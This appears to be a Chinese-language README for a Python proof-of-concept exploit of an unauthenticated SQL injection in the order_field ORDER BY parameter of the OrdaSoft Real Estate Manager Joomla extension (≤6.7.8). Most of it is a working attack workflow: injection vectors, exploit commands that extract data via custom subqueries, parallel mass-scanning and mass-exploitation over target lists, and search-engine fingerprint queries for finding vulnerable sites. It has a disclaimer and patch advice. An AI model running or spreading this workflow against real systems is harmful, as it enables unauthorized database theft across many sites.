针对 CVE-2026-100752 的 Python 3 PoC — OrdaSoft Real Estate Manager (Free) Joomla 扩展 ≤ 6.7.8。已在 6.7.9+ 中修复。
| PoCbit | https://pocbit.org/pocs/cve-2026-100752 |
| Catalog | https://pocbit.org/pocs/ |
| Component | com_realestatemanager |
| File | site/realestatemanager.php |
| Parameter | order_field → ORDER BY(未加引号,无允许列表) |
| Auth | 无(公开列表 / 搜索 / 分类视图) |
| CWE | CWE-89 SQL 注入 |
| Also | 旧版 order_direction POST 注入(Metasploit / 6.7.9 之前的审计) |


彩色 PoCbit 横幅,随后是 --mode exploit JSON 输出:exploited: true,向量 order_field_get,路由 showCategory + com_realestatemanager。
示例命令:
python poc.py -u https://TARGET --mode exploit --subquery "SELECT VERSION()"
(截图取自授权测试环境;目标 URL 用于 PoC 验证。)
Real Estate Manager (Free) 是 OrdaSoft 用于在 Joomla 上管理房产信息的扩展。在 6.7.8 及更早版本中,order_field 请求参数在 site/realestatemanager.php 中被直接拼接到 ORDER BY 子句中;没有列名允许列表、转义或类型转换。无需身份验证即可利用分类浏览、搜索结果和完整房源列表查询。
成功 SQLi 后,应评估从数据库读取(版本、用户哈希、站点数据)、依赖权限的写入/删除以及链式 RCE 风险。请升级到 6.7.9 或更高版本(OrdaSoft 安全发布)。
Joomla 前端控制器:
GET /index.php?option=com_realestatemanager&task=showCategory&catid=50&order_field=price&order_direction=asc
CVE-2026-100752:order_field 控制 ORDER BY 列/表达式。由于该值在未绑定或验证的情况下被拼接到 SQL 中,因此可以注入诸如基于错误的子查询之类的值。
受影响的查询上下文(根据 CVE 描述):
showCategory 及相关)此 PoC:
com_realestatemanager(路径 + 可选 manifest 版本)catid / ItemidshowCategory、showSearch、showSearchResult、showRent、showBuyorder_field 基于错误的 GET 和 POSTorder_direction=asc,<injection>(历史向量,在某些构建上仍然有用)hits.txtexploited.txt(包含成功 SELECT 泄露的行)cd CVE-2026-100752
pip install -r requirements.txt
python poc.py -u https://target.example --mode check
python poc.py -u https://target.example --mode check --aggressive
当布尔/错误证明不确定时,--aggressive 会尝试 SELECT VERSION()。
python poc.py -u https://target.example --mode exploit
python poc.py -u https://target.example --mode exploit --subquery "SELECT user()"
python poc.py -u https://target.example --mode exploit --vector order_field_get
python poc.py --list targets.example.txt --mode check -j 30 --output scan.jsonl --vuln-list hits.txt
python poc.py --list hits.txt --mode exploit -j 15 --subquery "SELECT VERSION()" --exploited-list exploited.txt
| 参数 | 作用 |
|---|---|
--mode exploit | 基于错误的数据提取(支持批量) |
--subquery | 用于 CONCAT(0x7e, …) 双查询载荷的内部 SQL |
--vector | 强制使用 order_field_get、order_field_post 或 order_direction_post |
-j | 并行目标数 |
--no-color | 纯终端输出 |
JSONL 包含 pocbit、pocbit_catalog、pocbit_page、cve、component。
body="option=com_realestatemanager"
body="com_realestatemanager" && (body="ordasoft" || header="Joomla")
title="Real Estate" && body="com_realestatemanager"
body="/components/com_realestatemanager/"
Shodan 风格(如果支持):http.html:com_realestatemanager
将主机名导出到 targets.txt(每行一个 URL),然后仅对授权资产执行 check → hits → exploit。
Manifest(当暴露时):
/administrator/components/com_realestatemanager/realestatemanager.xml如果版本 ≤ 6.7.8 → likely_vulnerable_version。如果 ≥ 6.7.9 → patched_version(利用仍可能失败)。
| CVE | 类型 | 修复版本 |
|---|---|---|
| CVE-2026-100752 | 未授权 SQLi(order_field) | 6.7.9 |
| CVE-2026-100753 | 反射型 XSS(公开房产视图) | 6.7.9 |
同一供应商批次(2026 年 9 月):Vehicle Manager 和其他 OrdaSoft 扩展收到了单独的 CVE — 请修补你运行的所有 OrdaSoft 组件。
auxiliary/gather/joomla_com_realestatemanager_sqli(旧版 order_direction POST)仅限授权安全测试和补丁验证。未经许可,请勿对系统使用。
CVE-2026-100752 PoC: OrdaSoft Joomla Real Estate Manager (Free) <=6.7.8 unauth SQLi via order_field ORDER BY (com_realestatemanager). Colored check + mass exploit, version fingerprint, PoCbit https://pocbit.org/pocs/cve-2026-100752